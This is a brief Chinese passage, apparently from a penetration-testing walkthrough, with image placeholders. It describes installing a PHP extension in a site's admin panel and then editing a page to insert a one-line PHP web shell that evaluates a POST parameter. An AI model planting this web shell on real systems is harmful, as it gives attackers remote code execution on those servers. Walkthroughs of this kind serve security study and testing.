 启用
启用

来到扩展安装php

等待过后安装成功

回到home,点击edit编辑,直接写入一句话木马
cpp
<?php @eval($_POST['cmd']);?>
注意要选择